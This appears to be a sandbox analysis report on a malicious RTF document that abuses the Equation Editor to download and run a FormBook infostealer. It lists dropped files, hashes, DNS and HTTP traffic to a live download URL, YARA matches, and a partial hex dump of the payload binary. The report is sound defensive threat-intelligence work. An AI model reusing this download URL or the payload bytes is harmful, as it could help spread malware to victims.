C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\princedanx[1].exe	9thuIDnsFV.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\princedanx[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	648912
Entropy (8bit):	6.555584592279825
Encrypted:	false
SSDEEP:	12288:6j5EWCz96Q2vEq5GzUf5qvrcL1DCiTal1VPVhlHHZ25x:61EWMkzGUkrcJafVPUHZ2b
MD5:	0E715DB2198FF670F4BF0E88E0E9B547
SHA1:	2DE5030A9261655E5879E4FABA7B5E79D1DD483E
SHA-256:	4DC8CB12314311A3BF1B1AFA5CC5483284FDA573F18C15AB0FEF18B7B9EF9F98
SHA-512:	8FB7EA121D51C489BAC9D8D6B35E94FC8BC5E5E218DA53AD952326F6C558FA7484E54842B2C6ABBA36C5EC5BB0E6EB51FDAB46B3F98DAEE3569EF8C6EC400BCD
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 24%
Joe Sandbox View:	• Filename: 9thuIDnsFV.exe, Detection: malicious, Browse
IE Cache URL:	http://topv.xyz/princedanx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....,..... .....@.. ..... ..... ..@.....<...W.....(..... ..... ..H.....text..... ..... ..`.rsrc....(.....*.....@..@.reloc..... .....@..B.....x.....H..... ....1...n.....0.....-.&(....+.&+.*....0.....s....(....t.....-.&+.....+.*....~....*..0..%.....(.....,&&...-.&&+.}....+.}....+.*....0..\.....(.... .U...-.&.s.....-.&&(....~....%-/+.(....+.}....+.&~.....s....%.-.&+.....+.o....*.0..).....s.....,&..(....-.+..+..{.....o....*.*....0..$.....(.....-.&.,.+..+..{.....o....&.*.*.0.....-.&{.....-.&o....+.&+.&+.*..0.....-.&{.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9B09F78D-537D-406E-B057-1B1541B1D39D}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C67C7B4A-7023-4170-93C2-146687425423}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	13060
Entropy (8bit):	3.6035304738533385
Encrypted:	false
SSDEEP:	384:Cl+vMM/BDBMlLLlJYALFfVaiYeZSFOgRd877HAIVAInZ:CAUM/VBMBL/TZIRm771HZ
MD5:	2DB4DE4C5E457296FF44D1728A100C76
SHA1:	2AB1FB75384D496227A18FC5F53F2AAC1DE4851E
SHA-256:	E9B6823D049FAA04166EE7C5333D356B417E1C4F8BCCF2C416ACB954F3896B85
SHA-512:	858EA2D72F6C9BBF797E45BA08B4A7BF7A36973402496255C62C6369BAE4698384CF18A0E669471C237931D94BBB31755891D20ED01BDF9BADB3D5768319854
Malicious:	false
Preview:	;.|.2...?...2...&.`...|.>.%.-.<./.3.8.>.!.9.0.%.].?.6.-.9.>...4.).7.6.?.;.&.___...?.*.?.*.<.@.).6.7.'...@.&.&.?.4.$.,.%.1.../.+.9.%.?...&.|.6.[.:.?.|.:.[.?.&.?.(.%.:.-.+.*.>.9.'.?.?.:.]...1.-.-.8.3._'.7.*.'.'...=.4.0.].#.%.6.0.9.0.8.,.;._.4.?.9.$.?.8.>.(.3...+.7.4.?.+.(.[.?.8...'.:.8.`.?.?.%.?.?.<...8.....^.3.2.?.*.8.;.%.%.(.|.3.;.6.;.?.2.<.).7.8.=.:.7.7.^.0.&...3.0.[.@.).^.8.>./.!.@.[.?.6.7.^.(.].5.$.2.~.:.-.0.2.>.;.=.>._.<.4.-.-.[.4.&.'.4.?.*.9.2...%.:.%.#.0...>.6...7...0.:.%.(...?...!.7.&...2.)...7.|.).!.*.<.5.5.$.2.3.].3.5.'.?.$.(.?.8.5.-.^.^.?.%.7._.~.;.....?.(...2.(.4.:.?.(./.?.2.].(.[.0.4...7.+.(.5.?.=.6.3.|.<.>.=.2._.#...].?.?.>...@.!.^.|.3.+.+...%.=.+.!.?.0.~.?.?.@.#.*.+.^.6.?.[.+./.#.2._.7.*.8.<.`.4.9.$.?.~.%.9...).~.$.?.~.*.).%.!.3.+.-.1.<.5.5....,'.8.6.^.*...%./...$.-.>.?.*.;.(.*.;...+.|.`./.....2.*.).@.-...].^._...+.;./.|.<.>.)...8./.#.6.(.%.;.#.).].`.3.@.@.?.].$.'.).(.:.(.&.8.?.0.8.`.6.2.).0.7.3.=.?.*.:.5.7.~.....&.,.5.,.4.4.*.>.&.(.7....:.-.:.%.`.?.?.#.&.).<.;.=.).....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{F7C72BCE-A594-453E-9048-97C10E531855}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3550337874831702
Encrypted:	false
SSDEEP:	3:IiiiiiiiiiIf3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvvFl/l/lAqsalHl3lldHzlb4:IiiiiiiiiifdLloZQc8++lsJe1MzD
MD5:	9BDF023D1B68473A259350323CCCE99B
SHA1:	B56CDFA0AFE1A41A14D0338577B154664D30A1C8
SHA-256:	1E0CB911731852A3D7848B5059595B5598052192AC76D95212FB3661B337C043
SHA-512:	894B4E706923F6F6BB297882884C49A2F1C1FA04F8807F554EA8B71AA1269F38E1EDD3D776601D72BAB90C1FF1F91866184F91B44E47FB254D57453811C182BC
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Temp\princedan859323.exe	
Process:	C:\Users\user\AppData\Roaming\princedan859323.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	648912
Entropy (8bit):	6.555584592279825
Encrypted:	false
SSDEEP:	12288:6j5EWCz96Q2vEq5GzUf5qvrcL1DCiTal1VPVhlHHZ25x:61EWMkzGUkrcJafVPUHZ2b
MD5:	0E715DB2198FF670F4BF0E88E0E9B547
SHA1:	2DE5030A9261655E5879E4FABA7B5E79D1DD483E
SHA-256:	4DC8CB12314311A3BF1B1AFA5CC5483284FDA573F18C15AB0FEF18B7B9EF9F98
SHA-512:	8FB7EA121D51C489BAC9D8D6B35E94FC8BC5E5E218DA53AD952326F6C558FA7484E54842B2C6ABBA36C5EC5BB0E6EB51FDAB46B3F98DAEE3569EF8C6EC400 BCD
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 24%
Joe Sandbox View:	• Filename: 9thuIDnsFV.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....,..... .....@.. ..... ..... ..@.....<...W.....(..... ..... ..H.....text..... ..... ..`.rsrc....(.....*.....@..@.reloc..... .....@..B.....x.....H..... ....1...n.....0.....-.&(....+.&+.*....0.....s....(....t.....-.&+.....+.*....~....*..0..%.....(.....,.&&...- .&&+.}....+.}....+.*....0..\.....(.... .U...-.&.s....-.&&(...~....%-/+.(....+.}....+.&~.....s....%.-.&+.....+.o....*.0..).....s.....,.&..(....-.+..+..{....o....*.*....0..$.....(.....-.&.,.+..+.. {.....o....&.*.*.0.....-.&{.....-.&o....+.&+.&+.*..0.....-.&{.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PO4018308875.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Thu Jul 22 20:14:33 2021, length=50939, window=hide
Category:	dropped
Size (bytes):	2048
Entropy (8bit):	4.516075145711735
Encrypted:	false
SSDEEP:	24:8FT/XTd6jFyBNRJegER8Dv3qgdM7dD2FT/XTd6jFyBNRJegER8Dv3qgdM7dV:81/XT0jFGNUgQh21/XT0jFGNUgQ/
MD5:	229CF85BF54BC33AB9218FEB0D78C9D2
SHA1:	B360F768D9A7289E543DBC46A3BBA17AA14C3201
SHA-256:	25DCC5819EEFE9F405B0C6797B09E7E614C6CC3A058CACC465652FBA2A50B5FF
SHA-512:	10F4461E8441D7628CC8E0C2296D7E81631643A715B8689D840D0EF49809378D4C8894FDE69783C578A5EB8871C0F3E720DE4F7CEE14FD6B1D1E1F51AFC7E4E
Malicious:	false
Preview:	L.....F.... .....{.....{..b...>.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-2 .1.7.6.9.....j.2.....R. .PO4018~1.DOC..N.....Q.y.Q.y*...8.....P.O.4.0.1.8.3.0.8.8.7.5...d.o.c.....z.....-...8...[.....?J.....C:\Users\..#.....\\841 618\Users.user\Desktop\PO4018308875.doc.'.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.O.4.0.1.8.3.0.8.8.7.5...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....- ...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....841618.....D_....3N...W...9F.C.....[D_....3N...W

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	74
Entropy (8bit):	4.218418487239803

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Encrypted:	false
SSDEEP:	3:M1gzUcQeUltbcQeUlmX1gzUcQeUlv:MizYeSfeszYe2
MD5:	839E988B45AF03E03223EAFB330777D7
SHA1:	0125F60C82CE60C0A57E62FB19BB9EC4EB122ADE
SHA-256:	65A555177CBA318C35718AC9B0938024CC9B315DDC93B0FEC888A1E1ACCFB555
SHA-512:	2994B9CC0865A8454CC81DE3F0B359AEC48F0597FD58661A5299C00E16CF46A3370A721D24A449C934F83DE85700911471ADA751CDCE2B02FBE6B1B36C8A883
Malicious:	false
Preview:	[doc]..PO4018308875.LNK=0..PO4018308875.LNK=0..[doc]..PO4018308875.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVydH/5llORewrU9lln:vdsCkWtORWRjYl
MD5:	390880DCFAA790037FA37F50A7080387
SHA1:	760940B899B1DC961633242DB5FF170A0522B0A5
SHA-256:	BE4A99C0605649A08637AC499E8C871B5ECA2BAA03909E8ADBAA4C7A6A1D5391
SHA-512:	47E6AC186253342882E375AA38252D8473D1CA5F6682FABD5F459E1B088B935E326E1149080E0FE94AB176A101BA2CB9E8B700AB5AFAE26F865982A8DA295FD3
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\princedan859323.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	648912
Entropy (8bit):	6.555584592279825
Encrypted:	false
SSDEEP:	12288:6j5EWCz96Q2vEq5GzUf5qvrcL1DCiTal1VPVhlHHZ25x:61EWMkzGUkrcJafVPUHZ2b
MD5:	0E715DB2198FF670F4BF0E88E0E9B547
SHA1:	2DE5030A9261655E5879E4FABA7B5E79D1DD483E
SHA-256:	4DC8CB12314311A3BF1B1AFA5CC5483284FDA573F18C15AB0FEF18B7B9EF9F98
SHA-512:	8FB7EA121D51C489BAC9D8D6B35E94FC8BC5E5E218DA53AD952326F6C558FA7484E54842B2C6ABBA36C5EC5BB0E6EB51FDAB46B3F98DAEE3569EF8C6EC40(BCD
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 24%
Joe Sandbox View:	• Filename: 9thuIDnsFV.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....,..... .....@.. ..... ..... ..@.....<...W.....(..... ..... ..H.....text..... ..... ..`.rsrc....(.....*.....@..@.reloc..... .....@..B.....x.....H..... ....1...n.....0.....-.&(....+.&+.*....0.....s....(....t....-.&+.....+.*....~....*..0..%.....(.....,.&&...- .&&+.}....+.*....0..\.....(.... .U...-.&.s.....-.&&(....~....%-/+.(....+.}....+.&~.....s....%.-.&+.....+.o....*.0..).....s.....,&..(....-.+..+..{....o.....*.*....0..$.....(.....-.&.,.+..+.. {.....o....&.*.*.0.....-.&{.....-.&o....+.&+.&+.*..0.....-.&{.

C:\Users\user\Desktop\~$4018308875.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVydH/5llORewrU9lln:vdsCkWtORWRjYl
MD5:	390880DCFAA790037FA37F50A7080387
SHA1:	760940B899B1DC961633242DB5FF170A0522B0A5
SHA-256:	BE4A99C0605649A08637AC499E8C871B5ECA2BAA03909E8ADBAA4C7A6A1D5391
SHA-512:	47E6AC186253342882E375AA38252D8473D1CA5F6682FABD5F459E1B088B935E326E1149080E0FE94AB176A101BA2CB9E8B700AB5AFAE26F865982A8DA295FD3
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	2.507525665153884
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	PO4018308875.doc
File size:	50939
MD5:	1e7bc879d7960afaa08148c635ae534f
SHA1:	e1a0db056bdc1cba07ef43c27a80e5bfd79b4eac
SHA256:	8c4b07ce49252a4ed12ad611a9f8fde65a63fc12368c672 6776e86e140d3872e
SHA512:	87305e45665309e3e6de38aae33a61481445257cbef1f4 e268db0223481bb6b0acaed8d81aafee00a43d53b0278f 27a2fcd34ef51b670ca86c34108ea49366
SSDEEP:	384:4X84SHQPomX+n++jLu9qk2kw03n6bL+p5DhnxKx GS:4aR++jLu9Mkw07p5D9xKxGS
File Content Preview:	{\rtf340281;|2.?.2.&`.|>%-</38>!90%]?6-9>.4)76?;&_._. ?*?*<@)67'.@&&?4$,%1./+9%?.&\|6[:?\|:[?&?(%:-+*>9'? ?:].1--83_'7*''.=40]#%60908,;_4?9$?8>(3.+74?+([?8.':8` ??%??<.8..^32?*8;%%(|3;6;?2<)78=:77^0&.30[@)^8>/! @[?67^(]5$2~:-02>;=>_<4--[4&'4?*92.%:%#0.>6.7.0:%(

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	0000177Ch								no
1	00001739h	2	embedded	EQuaTION.3	1415				no

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 14:14:41.152980089 CEST	192.168.2.22	8.8.8.8	0x62a5	Standard query (0)	topv.xyz	A (IP address)	IN (0x0001)
Jul 22, 2021 14:14:41.210582018 CEST	192.168.2.22	8.8.8.8	0x62a5	Standard query (0)	topv.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 14:14:41.210225105 CEST	8.8.8.8	192.168.2.22	0x62a5	No error (0)	topv.xyz		185.239.243.112	A (IP address)	IN (0x0001)

Timestamp	**Source IP**	**Dest IP**	**Trans ID**	**Reply Code**	**Name**	**CName**	**Address**	**Type**	**Class**
Jul 22, 2021 14:14:41.267796040 CEST	8.8.8.8	192.168.2.22	0x62a5	No error (0)	topv.xyz		185.239.243.112	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- topv.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.239.243.112	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 14:14:41.335500002 CEST	0	OUT	GET /princedanx.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: topv.xyz Connection: Keep-Alive
Jul 22, 2021 14:14:41.441436052 CEST	2	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 22 Jul 2021 12:14:41 GMT Content-Type: application/x-msdownload Content-Length: 648912 Last-Modified: Wed, 21 Jul 2021 23:31:35 GMT Connection: keep-alive ETag: "60f8ae57-9e6d0" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 0f 9e f8 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 9c 08 00 00 2c 01 00 00 00 00 00 96 bb 08 00 00 20 00 00 00 c0 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 3c bb 08 00 57 00 00 00 00 c0 08 00 18 28 01 00 00 00 00 00 00 00 00 00 00 ca 09 00 d0 1c 00 00 00 00 0a 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 9c 9b 08 00 00 20 00 00 00 9c 08 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 18 28 01 00 00 c0 08 00 00 2a 01 00 00 9e 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 0a 00 00 02 00 00 00 c8 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 bb 08 00 00 00 00 00 48 00 00 00 02 00 05 00 9c 9f 08 00 a0 1b 00 00 03 00 00 00 20 00 00 06 98 31 00 00 04 6e 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 18 18 2d 08 26 28 13 00 00 0a 2b 03 26 2b f6 2a 00 00 0 0 03 30 09 00 1d 00 00 00 00 00 00 00 73 01 00 00 06 28 14 00 00 0a 74 02 00 00 02 1a 2d 03 26 2b 07 80 01 00 00 04 2b 00 2a 00 00 00 1a 7e 01 00 00 04 2a 00 03 30 09 00 25 00 00 00 00 00 00 00 02 28 15 00 00 0a 02 03 16 2c 0b 26 26 02 04 15 2d 0b 26 26 2b 0e 7d 02 00 00 04 2b f0 7d 03 00 00 04 2b 00 2a 00 00 00 03 30 04 00 5c 00 00 00 00 00 00 00 02 28 15 00 00 0a 20 f0 55 00 00 1c 2d 1b 26 02 73 16 00 00 0a 1d 2d 18 26 26 28 17 00 00 0a 7e 06 00 00 04 25 2d 2f 2b 0e 28 18 00 00 0a 2b df 7d 04 00 00 04 2b e3 26 7e 05 00 00 04 fe 06 0d 00 00 06 73 19 00 00 0a 25 1c 2d 03 26 2b 07 80 06 00 00 04 2b 00 6f 1a 00 00 0a 2a 13 30 03 00 29 00 00 00 01 00 00 11 03 04 73 04 00 00 06 16 2c 0c 26 02 03 28 0a 00 00 06 2d 13 2b 03 0a 2b f2 02 7b 04 00 00 04 06 6f 1b 00 00 0a 17 2a 16 2a 00 00 00 13 30 03 00 24 00 00 00 01 00 00 11 02 03 28 0a 00 00 06 17 2d 06 26 06 2c 14 2b 03 0a 2b f8 02 7b 04 00 00 04 06 6f 1c 00 00 0a 26 17 2a 16 2a 03 30 0a 00 1f 00 00 00 00 00 00 00 02 19 19 2d 13 26 7b 04 00 00 04 03 18 15 2d 0b 26 6f 1d 00 00 0a 2b 06 26 2b eb 26 2b f3 2a 00 03 30 0a 00 19 00 00 00 00 00 00 00 02 19 15 2d 10 26 7b 04 00 00 04 6f 1e 00 00 0a 16 fe 01 2b 03 26 2b ee 2a 00 00 00 13 30 04 00 34 00 00 00 02 00 00 11 73 0e 00 00 06 16 2c 21 26 06 03 19 2d 1e 26 26 02 7b 04 00 00 04 06 fe 06 0f 00 00 06 73 1f 00 00 0a 6f 20 00 00 0a 2b 0a 0a 2b dd 7d 07 00 00 04 2b dd 2a 03 30 09 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL`, @  @<W(  H.text  `.rsrc(*@@.reloc@BxH 1n0-&(+& +*0s(t-&++*~*0%(,&&-&&+}+}+*0\(U-&s-&&(~%-/+(+}+&~s%-&++o*0)s,&(-++{o**0$(-&,++{o&**0-&{-&o+&+&+*0-& {o+&+*04s,!&-&&{so ++}+*0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2716 Parent PID: 584

General

Start time:	14:14:34
Start date:	22/07/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f3c0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 1328 Parent PID: 584

General

Start time:	14:14:35
Start date:	22/07/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: princedan859323.exe PID: 3036 Parent PID: 1328

General

Start time:	14:14:36
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Roaming\princedan859323.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\princedan859323.exe
Imagebase:	0x8f0000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2178390571.0000000003520000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2178390571.0000000003520000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2178390571.0000000003520000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000003.2166132722.0000000003562000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000003.2166132722.0000000003562000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000003.2166132722.0000000003562000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2178206490.0000000003399000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2178206490.0000000003399000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2178206490.0000000003399000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 24%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: princedan859323.exe PID: 2516 Parent PID: 3036

General

Start time:	14:15:18
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Local\Temp\princedan859323.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui
Imagebase:	0x3e0000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 24%, ReversingLabs
Reputation:	low

Analysis Process: princedan859323.exe PID: 2740 Parent PID: 3036

General

Start time:	14:15:18
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Local\Temp\princedan859323.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui
Imagebase:	0x3e0000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: princedan859323.exe PID: 2736 Parent PID: 3036

General

Start time:	14:15:19
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Local\Temp\princedan859323.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui
Imagebase:	0x3e0000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: princedan859323.exe PID: 2604 Parent PID: 3036

General

Start time:	14:15:19
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Local\Temp\princedan859323.exe
Wow64 process (32bit):	false

Commandline:	C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui
Imagebase:	0x3e0000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: princedan859323.exe PID: 2676 Parent PID: 3036

General

Start time:	14:15:20
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Local\Temp\princedan859323.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\princedan859323.exe vgyjnbhui
Imagebase:	0x3e0000
File size:	648912 bytes
MD5 hash:	0E715DB2198FF670F4BF0E88E0E9B547
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: princedan859323.exe PID: 3016 Parent PID: 3036

General

Start time:	14:15:20
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Local\Temp\princedan859323.exe
Wow64 process (32bit):	false
